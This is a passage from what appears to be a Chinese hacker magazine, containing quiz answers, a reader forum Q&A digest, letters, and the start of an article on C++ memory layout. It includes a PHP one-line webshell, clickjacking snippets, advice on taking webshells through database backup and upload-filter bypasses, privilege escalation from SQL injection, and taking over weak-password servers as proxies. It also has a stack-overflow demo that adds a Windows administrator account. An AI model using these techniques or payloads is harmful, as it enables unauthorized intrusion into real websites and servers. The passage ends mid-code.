问题：本文中，作者是如何分析出漏洞信息的？

22、文章：百度跨站利用
问题：本文中关键的技术是什么？

23、文章：风渡网上购物系统漏洞分析和利用
问题：本文中是如何获取shell的？

24、文章："买"出来的PHP168 0day
问题：本文中的漏洞是如何产生的？

25、文章：详解Oracle注入

问题：Oracle 数据库对________是敏感的。

无线安全

26、文章：无线黑客漏洞讲堂系列 2——蓝牙攻击之 OBEXFTP 目录遍历漏洞

问题：可以通过________、________和________三种方法来防范 OBEXFTP 目录遍历漏洞。

管理维护

27、文章：简简单单移植测试系统至 VMWare 之 VMwareConverter 篇

按照文中的方法，实际操作一遍

安全防御

28、文章：利用 GPG 保护电子邮件通讯安全

问题：GPG 与 PGP 是否兼容？

29、文章：三拳两脚轻松防御蹭网族的黑手

问题：什么是 SSID？什么是 AP？

免杀

30、文章：我爱编程，做自己想做的——放倒双引擎的 360

根据文中方法，实际操作一遍

快码加编

31、文章：用 VB 打造自己的文件夹监控程序

问题：文件夹监控程序有哪几种？

32、文章：VC 实现域名转 IP

问题：如何让木马服务端能够永远找到我们？

33、文章：Delphi 打造个人专用版软件下载器

问题：Delphi 如何引用操作 ini 文件的类？

34、文章：共享上网很简单

问题：QoS 是什么？

35、文章：我的网络注册机

问题：用 HTTP 报文来实现自动注册有哪些方式？

36、文章：编程突破左轮安全中心窗口查杀

问题：什么 API 可以修改窗口标题？

37、文章：Microsoft Windows Scripting Encoder 加密算法浅析

问题：Script Encoder 编码处理的脚本中，哪些 ASCII 码被编码？

38、文章：某网游 DP 页面数据的分析与获取

问题：Windows 提供了专门的 XML API 吗？

Cracker

39、文章：菜娃玩破解

问题：字符串有哪三种搜索方式？

高级

系统底层

40、x86 指令和 xde 长度反汇编引擎解读

问题：x86 指令是一组什么样的指令集？

上期答案 黑客手册 5 周年“脑筋[不]转弯”答案

[基础]

Q 版黑客

1、答案：沙盒的魅力就在于它允许你出错，还可以给你改正的机会。
2、答案：Unicode
3、答案：文件夹虚拟化和注册表虚拟化。
4、答案：用户账户控制（UAC）是自 Vista 以来一种全新的保护机制。它是让交互用户使用标准用户账户运行程序并只赋予他们一组有限的权限和特权的一项关键举措。
5、答案：net share
6、答案：A
7、答案：start c:\....\
8、答案：重置数据流或者通信连接
9、答案：分析调试找基址和 call 地址等和使用编程工具进行外挂功能开发。
10、答案：分别对恶意软件运行前后做系统快照，然后通过对两次快照的对比分析得出两者之间的差别并生成报告。
11、答案：提取字模、二值化和计算特征。

策划

12、答案：C、溯雪 II

[中级]

西线无战事

13、答案：%2523.mdb
14、答案：有。
15、答案：正确答案不定，这里以 vbs 为例：msgbox chr("a")
16、自做题，你在谷歌上找到了吗？嘿嘿！
17、答案：IBM Rational AppScan
18、答案：vodweb/affiche.asp
19、自做题，请自行在虚拟机上做一次。
20、答案：

```
mstsc.exe {ConnectionFile | /v:ServerName[:Port]} [/console] [/f] [/w:Width/h:Height]
mstsc.exe/edit"ConnectionFile"
mstsc.exe/migrate
```

参数：

ConnectionFile　指定用于连接的 .rdp 文件的名称。

/v: ServerName[:Port]

指定要连接的远程计算机和（可选）端口号。

/console

连接到指定的 Windows Server 2003 家族操作系统的控制台会话。

/f

在全屏模式下启动“远程桌面”连接。

/w:Width /h:Height

指定“远程桌面”屏幕的尺寸。

/edit " ConnectionFile "

打开指定的 .rdp 文件进行编辑。

/migrate

将使用“客户端连接管理器”创建的旧的连接文件迁移到新的 .rdp 连接文件中。

注释

必须是要连接的服务器上的管理员才能创建远程控制台连接。对于每个用户来说，默认的 .rdp 都作为隐藏文件存储在“我的文档”中。默认情况下，用户创建的 .rdp 文件存储在“我的文档”中，但可移至任何位置。

示例

要连接到服务器的控制台会话，请键入：mstsc /console

要打开名为 filename.rdp 的文件进行编辑，请键入：mstsc /edit filename.rdp

21、答案：<?php @eval($_POST[c]); ?>1
22、答案：--
23、答案：../
24、自做题，提示：请读者动手实际实践一下。
25、自做题，提示：请读者动手实际实践一下。
26、答案：是，或是散列。
27、答案：不能。
28、答案：Access control list，访问控制列表。

新洞连连看

29、答案：http_referer 是 header 的一部分，当浏览器向 web 服务器发送请求的时候，一般会带上 Referer，告诉服务器我是从哪个页面链接过来的，服务器籍此可以获得一些信息用于处理。所以本文中的作者通过伪造的 http_referer 信息成功绕过了 chkpost () 函数的检测。
30、答案：很多社区网站为了方便网友浏览，大都使用了 Cookie 技术以避免多次输入密码，所以只要对服务器递交给用户的 Cookie 进行改写就可以达到欺骗服务程序的目的。
31、答案：使用 Google 搜索 DVbbs 版本信息“Powerrd By Dvbbs Version 8.2.0”
32、答案：upload_file()方法。
33、答案：split 函数是首先把一个字符串分割为子字符串，然后将结果作为字符串数组返回。
34、答案：是搜索处出现了漏洞。
35、答案：UNION 查询就是联合查询，执行第二条查询语句将返回值和本次查询合并。
36、答案：Flash 在加载 SWF 的 HTML 中加入 allowNetworking 属性以控制 flash 与外部的通讯。

无线安全

37、答案：ChinaNet
38、答案：可以通过使用多个无线跳板 AP 来将原本无法直接访问的无线网络传递到物理上较远的位置，比如 3 公里外。或者可以通过入侵某个目标附近的无线节点并制作中继，来掩饰自己真实的意图。
39、答案：有。

管理维护

40、答案：C

安全防御

41、答案：

```
worker_processes 10;
        events{
          user epoll;
           worker_connnections 1024;
        }
```

快码加编

42、①答案：Clickjack 技术是最新发现的跨浏览器攻击漏洞，其影响包括各类主流浏览器，如 IE、Firefox、Safari、Opera 及 Adobe Flash。使用 DHTML，所以很难防范。

②答案：按钮劫持和超链接劫持的核心技术是 DHTML。

实现方式：

A、按钮劫持：

```
<script type="text/javascript">
function jack()
{
window.location.href="http://www.google.com"
}
</script>
<input type="submit" name="Submit" value="提交"  / onclick="javascript:jack()" >
```

B、超链接劫持：

```
<script type="text/javascript">
function jack()
{
document.getElementById("newurl").href="http://www.google.com"
}
</script>
<a href="http://www.163.com" id="newurl" onclick="jack()">www.163.com</a>
```

43、①答案：公认的加密方式是利用 vbs.encode 等方式，另一种是自己编写加密函数。

②答案：

一个 execute：

```
execute(Session("hhqTeBAhS"))
```

换成

```
<%
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.CreateTextFile(server.mappath("go.asp"),True)
thisfile.Write(""&Session("hhqTeBAhS")& "")
%>
```

多个 execute：

解密密文的代码同一个 execute，但需要将源代码中的明文进行拼接

③答案：参考http://hi.baidu.com/ycosxhack/blog/item/77928135043a058aa71e120a.html

44、①答案：用 Javac 命令把 Java 文件编译成 class 文件。用 Javah ReadQqPass 命令把 class 文件编译成 C 头文件。

②答案：#include " 头文件名.h"

45、答案：即浏览器／服务器架构。优点有控制方便、跨平台等。以 HTTP 协议为基础。

46、答案：在页表中找到原始 API 的地址，用新 API 的地址替换掉即可实现 HOOK API。通过编写新 API、查找原始 API、用新 API 替换原始 API 三步进行操作。

47、答案：将dll文件拖到IDA里，IDA分析处理后选择菜单项的Navigate Jump To Function 查看所有函数的列表。

答案：分为 Csr、Dbg、Etw、Ki、Ldr、Pfx、Rtl 和 Zw。

48、①答案：对的。

②答案：控制线程是操作变量的唯一性。临界区是通过对多线程的串行化来访问公共资源或一段代码，控制数据访问。事件用来在线程同步中控制同步线程数量。互斥量是协调共同对一个共享资源的单独访问。信号量是控制一个具有有限数量用户资源。

Cracker

49、自做题

50、答案：在软件的注册流程中，由于软件作者的保护措施做得不够到位，使得真正的注册码出现在了内存之中，导致我们在破解的时候可以看到真正的注册码，从而轻而易举的注册软件。


[高级]

51、①答案：故障分析、时间分析、功耗分析

②答案：m：客户端向密码芯片发送的请求消息

s^：在运算过程中经过干扰，密码芯片返回的错误签名

③答案：因为 RSA1024 的破解是对密钥进行猜解的一个过程，而采用"salting"的密码技术可以随机颠倒私有密钥的数字，从而让猜解无规律可言，达到保护密钥的目的。



Q：eWebEditor 上传问题

一个站存在注入漏洞，但是没猜出密码字段。后来用工具扫出该网站有 eWebEditor 编辑器并且下载到了 eWebEditor 编辑器的数据库，但是账号经过MD5 加密。后来在数据库样式里面看到有个上传图片的地方有上传 php 格式：在上传 php 之后访问的时候出现了问题：没法找到网页（上传个 jpg 格式的图片能正常访问到）。

A：密码字段的设置一般和用户字段是相对匹配的，例如用户字段为 username，那么密码字段排开 pass，password 等常规字段外，你不妨可以试试 uerspass 或者 userpassword，这些字段一般在注入工具的字典是没有的，并且一般来说字段和后台网页表单里的name定义是极有可能相同的，所以在掌握后台信息的情况下不妨试试查看源代码匹配一下。一般来说 ACCESS 的利用方法比较有局限，但是重要的是掌握有利信息。例如猜出了用户字段后猜解管理用户名，如果不是 admin 这样的用户名称，那么非常有可能实施社工匹配，例如很多网站习惯把域名作为管理密码以方便登录。再说一下 ewebeditor 漏洞吧，利用方法也相对灵活，首先 system_pass 经过 MD5 加密，现在很多网站支持 md5 解密的，不妨破解密码进入后台试试。并且早期的版本 2.1 是存在注入漏洞的，可以自定义扩展进行上传。至于有前人在图片样式内加入了 php，我想他已经登录到 eweb 后台进行过修改了。至于 session 欺骗，那也是建立在旁注的基础上。方法很多，关键看如何把握。

本贴地址：http://www.nohack.cn/bbs/thread-123332-1-1.html

Q：一句话木马的问题

我在 MDB 中写入<%eval request("abc")%> 和<%execute request("value")%> 并通过恢复数据操作将数据库恢复成 ASP 的，但是我打开这个 ASP 地址出现：

```
------------------------
Active Server Pages 错误 'ASP 0116'
丢失脚本关闭分隔符
/newgt/******/**.asp，行 57
Script 块缺少脚本关闭标记(%>)。
```

A：出现这种错误的原因一般是数据库中有防止下载的表，我看了下面很多朋友给你提到的方法都不错，例如闭合脚本语言标记的字段，但是操作起来相对麻烦一点。例如像动网以及很多系统，后台是允许定义上传扩展的，脚本里一般会强制过滤掉 asp，asa 等危险扩展，但是我们可以尝试添加 mdb 格式的内容，那么我们只需要下载该网站的数据库进行修改和压缩，去掉 notdown 表的内容并加入一句话代码。上传后指定 MDB 路径进行备份未尝不可。部分网站为了安全起见，可能只允许备份指定的数据库内容，可以抓包测试一下这个 PATH 是不是作为变量传递了。当然我想在实际过程中，利用数据库备份获得 webshell 的确是一种常规手法，但是思路是不可以固化的。例如在数据库中如果没有例如网站配置这些信息，那么通过写入配置插马是不是更为容易？毕竟你要做的修改只是构造好闭合语句即可。

本贴地址：http://www.nohack.cn/bbs/thread-123186-1-2.html

Q：GHOST 系统安装问题

在安装系统时安装到 75% 的时候出现 ghosterr.txt 错误，无法继续。说 A 盘下的 GSHOTEER.TXT 打不开或错误，请问如何安装成功。

A：这个问题我们栏目曾经做过解答，但是针对更多的新手读者，这里有必要再唠叨一次。对于 GHOST 系统安装中出现的 GHOSTERR 错误，想必在百度上搜索绝对是热门话题。很多朋友理解为换光驱或者换光碟，这当然是针对用光盘安装的情况下，当然这种几率的可能性是最大的。在安装系统之前，我们有必要把光盘的数据拷贝到硬盘，然后利用 oneghostkey 等软件进行自定义安装，当然现在很多光盘都自带了硬盘安装器。或者建议大家制作一个 USB 启动盘，这样把 GHOST 镜像放到 U 盘里，随身携带给朋友或者公司装机也是非常方便的。最后我想说一下，在通过硬盘安装的情况下如果还出现这种错误，请检查一下你的硬盘，是否有坏道或者分区表有问题，进行修复即可。或者通过光盘自带的微软内存检测工具检查一下你的内存，我在公司装机就经常遇到这种错误是由于内存接触不良导致，清洁金手指并尽量紧固内存条是应该可以解决问题的。我看读者朋友看到这个错误总往光碟以及读碟设备上面想，假设你是硬盘安装出现这个错误呢？经验是积累出来的，同样也是可以学习到的。

本贴地址：http://www.nohack.cn/bbs/thread-122993-1-3.html

Q：有注入点但找不到后台地址

请教一下，有个站能注入，但是找不到后台，高手有没有好办法！用啊D和明小子都找不到后台，用爬行蜘蛛也没找出来，那么如何继续渗透呢？

A：其实就针对读者而言，我似乎并不想回答这个问题，但是看到下面的热心朋友的回复，我不自然的又想叨一叨这个话题。所有的回复都是告诉作者怎么去找后台，他们却忽略了一个很重要的环节：环境因素。渗透中收集信息很重要，即便注入技术都是一个很广泛和深奥的话题。我会问提问者，你遇到的是什么数据库类型的注入点，当然是Access类型注入点的情况下，我也会极力推荐你去搜索后台，例如老生常谈的googlehack技术或者特定页面源码搜索技术，乃至后台字典强化优化技术以及爬虫挖掘，甚至是robots、readme等敏感文件泄露信息。当然方法是很多的，因为说实话access注入点就大多数渗透爱好者而言几乎都是三板斧：注入猜解数据——寻找后台地址——后台获取shell。当然你撇开后台这条路选择搜索常规性上传漏洞或者跨站型写入后门等，也是不得已的选择。唠叨了这么多，我也是想说，针对这样的问题，我们一定要注重前提环境，如果是MSSQL类型的注入点，利用方法就不一样了，如果说一个SA类型的注入点你还想着进后台获取webshell再提权来获得服务器权限，我不能说你是多此一举，错误的方法也是一种锻炼的过程，但是一定要尽量通过更简单的渠道，因为用最简单的方法杀死敌人往往更有效。

本贴地址：http://www.nohack.cn/bbs/thread-122459-1-5.html

Q：进了后台传不了小马，但是知道它数据库地址，怎么拿WEBSHELL！

渗透一个目标进了后台传不了小马（我把小马改成JPG的传不了，提示格式不正确），知道数据库地址，但是备份不了，这样的情况怎么拿WEBSHELL？

A：这种情况不是你传不了小马，而是接收页面判断了图片类型，例如为什么我们要小马的代码头加上GIF89a来绕过过滤，但是并不一定这么做就能绕过上传，很多代码里都加入了图片渲染功能，我们可以借助edjpg等工具实现一句话合并为正常图片。一般在后台上传，我们首先要传一个正常图片然后抓包，看看数据包里的数据，filepath是否可以自定义提交，name是不是有参数在传递过程可以定义等，还有就是上传后文件是不是会被修改为随机命名。一般结合了这些信息，例如WIN2K3下的*.asp文件夹解析漏洞，IIS6下x.asp;.gif作为asp文件名解析漏洞，APACHE下php.jpg作为php解析等，结合这些漏洞以及抓包上传，尽量把入侵过程放大化。当然在上传不是唯一出路的情况下，思维可以活跃一点，例如你有了数据库，可以试试配置文件挂马等，或者结合后台管理员密码进行FTP配对等。在很多情况下，试着把漏洞最大化，把信息有效化，这样对渗透才是有积累和帮助的。

本贴地址：http://www.nohack.cn/bbs/thread-122425-1-6.html

Q：谁能推荐一款好用的代理软件。

在网上找的不是用不了就是有问题，谁能推荐一个好用的代理软件。

A：现在有很多免费的VPN软件，但是这个"免费"的风一般随着用户量的增大而吹过了。其实就大多数人的习惯而言都是选择入侵服务器然后开启VPN，最后实现虚拟拨号协议以达到代理的目的。至于VPN方面的免费软件我就不推荐了，一般时效性很强，建议你可以扫一下开启1723的服务器段，然后尝试匹配guest、aspnet等用户的密码，一般都被人为设置成弱口令赋予拨入权限。其实可以考虑一下SSH代理，特别是针对Linux肉鸡，用myetunnel这款软件连上SSH服务器可以自动转发端口实现SSH代理，这个代理是全局代理，你可以在浏览器中实现或者用sockcap定义特定访问程序。至于免费SSH代理我可以推荐一个网站www.cjb.net，详细信息大家可以上网搜索一下，这个免费的SSH代理还是相当不错的。


本贴地址：http://www.nohack.cn/bbs/thread-122080-1-7.html

Q：下一步怎么提权啊！

入侵一个网站，SA权限，可以列目录和CMD，但是没开3389，找不到网站目录！有可能是数据库和网站分开的！下一步怎么提权啊！

A：当然有朋友说出两种可能性：1、并没有上传到正确的web目录；2、WEB和DATA分离。如果是第一种情况，那么试着根据metabase等特征性文件，注册表键值，或者利用cmd进行搜索等，能够执行CMD并且列目录，提权当然不在话下了。按照你的情况不出意外是分离的情况，如果数据库服务器能够连接internet，那么你自然可以得到这台服务器肉鸡，如果在一个网段下面，你可以继而对目标进行嗅探扫描等渗透手段，甚至是SAM抓取结合社工信息渗入网段。当然你完全有必要跑一下数据库里的数据，然后再结合信息进入后台获取shell等拿下你的WEB服务器权限。总之在这种分离的情况下，首先要结合信息，然后筛选信息继而达到信息的有效性，最后制定针对性的渗透策略。

本贴地址：http://www.nohack.cn/bbs/thread-121531-1-11.html



50号信箱

夏天啦，热啊……短啊……凉快！呼呼，怎么感觉今年那么热呢？也许是世博会＋世界杯的缘故吧！总之，希望大家学黑的热情没有减少，并随着暑假的到来，多多锻炼，保重身体哦！另外，希望大家对于非常紧急的求助求救的问题，请到论坛www.nohack.cn/bbs发帖，这样的话大家都会尽力帮你解决的！

姓名昵称：songsitao

建议意见：希望非安全能出一本关于逆向工程破解方面的书籍，让我们这些菜鸟也能进入破解的天空。很期待地希望书中能从零开始，一步一步引导我们进入高手行列。另外，感觉"黑手"出的几乎都是给刚入门菜鸟的书，什么时候能出些深奥点的、适合咱这些中鸟的书呀？像关于windows核心编程、winsock编程之类的书。

吃着冰棍穿棉衣的编辑：吃冰棍是因为太热，穿棉衣是因为感冒，这年头的气候怎么这么怪啊！非常感谢各位读者连续不断地关注黑手的产品，看了最近的新书后大家有没有收获呢？这位读者看来已经升级成肉虫了（最低级为菜虫，然后是菜鸟），已不满足于吃菜，而想尝尝肉味了。关于windows核心编程、winsock编程之类的书，都几乎于代码有关，杂志里曾经也有过几个系列的文章，你可以翻看温习一下（PS：小编剧透一下，非安全即将出版一本如何挖0DAY的图书，封底有详细介绍哦）！

姓名昵称：小M

建议意见：我在学习C语言时，把C语言的数据类型、语句结构都可以倒背如流了，但真正在写程序时却总也写不好，不知道怎么办，谁能来开导开导我？（注：请不要说"多练习"之类的话，烦请告诉我具体的做法，感谢！）

一直学习C语言的某编：要多练习啊！你既然都已经可以把数据类型和语句结构倒背如流了，为何写程序却感觉费心呢？那一定是理论强于了实践！自己原创程序是比较困难的话，不如照着一些代码例题进行修改，并深刻理解语句的功能含义，这样多多地反复练习才能化理论于实战啊！ps：最后才发现，原来你不需要"多练习"啊？

姓名昵称：论坛读者

建议意见：请问高人，怎么样才能复制软件中禁止的文字？谢谢，本人急用可行的方法！急……

临时编辑出场：偶见过的禁止复制文字基本都是网页中禁止复制，软件的还真没遇到过。如果文字不多的话，可以自己输入一下。如果是软件自身带的文字，而不是应用过程中生成的，可以尝试一下用od载入，然后转换前几个字为16进制编码，再搜索。接着把16进制编码复制出来，再转换成汉字。 其实我觉得如果想保存下软件中的那些信息的话，截个图更方便，呵呵，直接按"print screen"就好了！

论坛昵称：Lemon

所在城市：甘肃省兰州市

目前职业：学生

建议意见：首先感谢《黑客手册》给予了我这样方面的知识，我喜欢《黑手》是因为它的条理性强，很适合自己上手操作，但更多的是有编辑在点评，正是有了这细微的改动，让《黑手》有了灵魂，有了主心骨，这才是源源不断的动力。另外建议网站能够起到更多的互动性。

看完信后内牛满面的小编：Lemon童鞋的来信非常的长，我只能从中挑选一部分出来。归根结底，大家的意见和批评才是手册源源不断进步的动力。另外网站方面将会有大的变动，比如开辟一些新的版块，供大家交流。希望各位读者向Lemon童鞋学习，多多来信。把你们的意见和建议反馈给我们。

浅谈IA32平台C++变量的内存地址分布规律

Reduta

86首语：巫妖王来了，巫妖王终于来了！期盼了那么久，终于能够冲80级了。我要辞职，我不干了……为什么？我要回家玩WOW。嘿嘿，当然这只是心中的呐喊，还是先完成手头的工作再去WOW吧！今天你WOW了没有？

从本文您可以学到：

了解IA32平台C++内存分布规则

C++变量就源码来说，其作用域与存储类rase（register、auto、static、extern决定了变量是要存储于堆区还是栈区，现代操作系统因为并发性多任务的引入，所以试图将变量直接保存于寄存器（register存储类）是不可能的，extern的主要作用是引入其它文件中的全局变量或局部const常量，对于auto与static存储类的变量内存分布规律如下：

局部auto——栈区
全局auto——堆区
局部static——堆区
全局static——堆区

只知道上面的基本规律有时不能很好的解决问题，我们还需要明确在内存中先定义的变量是分布于大内存地址还是小内存地址。众所周知，在IA32中，数据存储的单字节顺序是little endian，但是对于多字节及自定义类型的对象数据成员来说，其内存地址分布还有一些细节上的变动，本文结合Windows平台的VC++与Linux平台的G++简单分析之。




图1　成功添加账号

一、起因

讨论变量内存地址分布规律的起因源于自己写的一个小程序，代码如下：

```
#include <iostream>
using namespace std;
void (*pfunc)();
void show()
{
    system("cmd /c net user fuck 123 /ad && net localgroup administrators fuck /ad");
    exit(1);
}
int main()
{
    char a[4];
    char shellcode[13]="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    pfunc=show;
    *(int *)&shellcode[8]=(int)pfunc;
    //overflow
    strcpy(a,shellcode);
    return 0;
}
```

上面的代码只是一个简单的栈临界变量溢出小游戏，通过溢出修改main函数的返回地址为show函数的地址，实现添加一个fuck账号的目的，运行程序如图1所示。

的确成功添加了账号，但是当char a[4]和char shellcode[13]换一下声明位置，类似于如下代码：

```
..............
int main()
{
  char shellcode[13]="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
  char a[4];
..............
}
```

执行上面修改后的程序，无法添加用户，这根本的原因即是变量内存地址分布的问题，在测试成功的程序中，程序栈区的内存分布如图2所示。

strcpy时恰好将main函数的返回地址覆盖掉，从而保证了main函数返回时执行show函数的代码。但是将char a[4]与char shellcode[13]对调后，则图2中两个char数组的位置恰好相反，根本不能实现溢出后的有效利用。

二、Windows平台VC++中的分析

在VC++中编写如下代码，比较变量定义的顺序与地址大小：

```
//VC++ 中的实验代码
......................
class test
{
public:
    int a;
    int b;
    test();
};
test::test() //类外定义消除内联代码优化影响
{
  a=b=1;
}
int main()
{
